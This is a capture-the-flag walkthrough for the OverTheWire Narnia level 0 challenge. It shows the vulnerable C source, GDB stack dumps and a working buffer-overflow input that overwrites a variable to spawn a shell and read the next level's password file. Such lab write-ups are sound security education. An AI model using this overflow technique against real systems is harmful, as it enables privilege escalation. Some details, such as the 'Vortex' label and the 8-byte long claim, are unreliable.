Narnia Level - 0

This is an elaborate each level oriented write-up for the Vortex wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

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Tools Used:

- Kali Linux
- Python
- GDB

Narnia Level 0

Level info:

Summary:
Difficulty: 2/10
Levels: 10
Platform: Linux/x86

Author:
nite

Special Thanks:
lx_jakal for pointing out a bug that made a level easier =)

Description:

This wargame is for the ones that want to learn basic exploitation. You can see the most
common bugs in this game and we've tried to make them easy to exploit. You'll get the
source code of each level to make it easier for you to spot the vuln and abuse it. The
difficulty of the game is somewhere between Leviathan and Behemoth, but some of the
levels could be quite tricky.

Narnia's levels are called **narnia0, narnia1, ... etc.** and can be accessed on **narnia.labs.overthewire.org** through SSH on port 2226.

To login to the first level use:

`Username: narnia0`
`Password: narnia0`

Data for the levels can be found in **/narnia/**.


narnia0.c

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);

    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
```

```
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```

Solution:

Now then let's navigate to `/narnia` and figure out what the first stage looks like, the code for which is already provided in the level information.




Now it seems pretty evident from how the program is being executed, that we have to put in a value so as to make the 'value' equal to `0xdeadbeef` . Okay, that part being clear, lets head back to our code at hand of the program:

```
long val=0x41414141;
   char buf[20];

   printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
   printf("Here is your chance: ");
   scanf("%24s",&buf);
```

```
    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);
```

The buffer size is 20 characters where the value is being stored, but `scanf` accepts 24 characters, so this level must be exploiting the concepts of buffer overflow, converting the value store in hexadecimal in `val` i.e. 0x41414141 when converted is simply:




Anyways, this is how main() stack stores memory, and how we can visualize it:

```
High addresses [0xFFFFFFF]
+---------------------+
|       ....          |
|                     |
+---------------------+
|   ..............    |
+---------------------+
|   ..............    |
+---------------------+
|   val = 0x41414141  |     ← 'val' is stored with 4 bytes or 4-As [long is 8 byte
s]
+---------------------+
|   buf = [20]        |     ← buf is stored lower, due to sequence of declaration
+---------------------+
|    .............    |
+---------------------+
|      .....          |
+---------------------+
|                     |
|       ...           |
```


```
+----------------------+
Low addresses [0x0000]
```

Essentially, long can store 8 bytes of data, we have stored 4-As, we still have 4 empty bytes, storing buffer value is a total of 20 bytes, but we are accepting 24- we will input 4 extra bytes of data and that would be stored in `val` instead, let's try running our program in debug mode:

```
gdb ./narnia0
```



The memory of our `scanf` function is at:



We need to add a break at <+54> location to stop the operation, I will come to why part of it, we do this using:

```
break *main+54
```


```
(gdb) break *main+54
Breakpoint 1 at 0x80491fc
(gdb) run
Starting program: /narnia/narnia0
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: BBBB

Breakpoint 1, 0x080491fc in main ()
(gdb) x/20wx $esp
0xffffd374:     0x0804a051      0xffffd37c      0x42424242      0x00000000
0xffffd384:     0x00000000      0x00000000      0x00000000      0x41414141
0xffffd394:     0xf7fade34      0x00000000      0xf7da1cb9      0x00000001
0xffffd3a4:     0xffffd454      0xffffd45c      0xffffd3c0      0xf7fade34
0xffffd3b4:     0x080490dd      0x00000001      0xffffd454      0xf7fade34
(gdb) c
Continuing.
buf: BBBB
val: 0x41414141
WAY OFF!!!!
[Inferior 1 (process 29) exited with code 01]
```

You run the program in debug mode and store the value in buffer as '`BBBB`'.
The breakpoint will occur after accepting the value, we dump 20 word bytes in hexadecimal format from $esp, that is the current stored address, now we can answer why we added the break- to analyze the output as it is stored in memory.

```
0x080491f2 <+44>:    push   $0x804a051
0x080491f7 <+49>:    call   0x80490a0 <__isoc99_scanf@plt>
0x080491fc <+54>:    add    $0x8,%esp
0x080491ff <+57>:    lea    -0x1c(%ebp),%eax
0x08049202 <+60>:    push   %eax
```

The value stored in buffer as: `0x42424242` for `BBBB`.

Let's try storing values ABCD next and I will come to the why part of it:



If you look at this time the- value stored in buff is: `0x44434241`

A → 41, B → 42, C → 43, D → 44.
But the values are stored in reverse order, i.e. little-endian format.

The little endian format:

In computing, **endianness** is the order in which bytes within a *word* data type are transmitted over a data communication medium or addressed in computer memory, counting only byte significance compared to earliness. Endianness is primarily expressed as **big-endian** (**BE**) or **little-endian** (**LE**).




Diagram demonstrating big- versus little-endianness

Computers store information in various-sized groups of binary bits. Each group is assigned a number, called its *address*, that the computer uses to access that data. On most modern computers, the smallest data group with an address is eight bits long and is called a byte. Larger groups comprise two or more bytes, for example, a 32-bit word contains four bytes.

There are two principal ways a computer could number the individual bytes in a larger group, starting at either end. A big-endian system stores the most significant byte of a word at the smallest memory address and the least significant byte at the largest. A little-endian system, in contrast, stores the least-significant byte at the smallest address.[1][2][3] Of the two, big-endian is thus closer to the way the digits of numbers are written left-to-right in English, comparing digits to bytes and assuming addresses increase from left to right.

So now to write something in memory to overflow the stack and exploit the shell, we need to store it in revers i.e. from right to left.

```
(gdb) run
Starting program: /narnia/narnia0
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: BBBBBBBBBBBBBBBBBBBBBB

Breakpoint 1, 0x080491fc in main ()
(gdb) c
Continuing.
buf: BBBBBBBBBBBBBBBBBBBBBB
val: 0x42424242
WAY OFF!!!!
[Inferior 1 (process 27) exited with code 01]
(gdb) run
Starting program: /narnia/narnia0
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: BBBBBBBBBBBBBBBBBBBBBB

Breakpoint 1, 0x080491fc in main ()
(gdb) x/20wx $esp
0xffffd374:     0x0804a051      0xffffd37c      0x42424242      0x42424242
0xffffd384:     0x42424242      0x42424242      0x42424242      0x42424242
0xffffd394:     0xf7fade00      0x00000000      0xf7da1cb9      0x00000001
0xffffd3a4:     0xffffd454      0xffffd45c      0xffffd3c0      0xf7fade34
0xffffd3b4:     0x080490dd      0x00000001      0xffffd454      0xf7fade34
```

Well, let's now try and execute this is without debugging mode, using a `printf` statement:

```
narnia0@narnia:/narnia$ printf "AAAAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde" | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAA◆
val: 0xdeadbeef
narnia0@narnia:/narnia$
```

the value stored in the way we wanted to, but the shell isn't spawned- because the program just exits and doesn't actually break, and there's a trick to bypass this too:

```
narnia0@narnia:/narnia$ (printf "AAAAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAA◆
val: 0xdeadbeef
whoami
narnia1
cat /etc/narnia_pass/narnia1
```

And there we go, we got the password.
Unlike previous OverTheWire games this time around I will not be revealing the password(s) itself, but well I have illustrated how you can achieve it nonetheless :)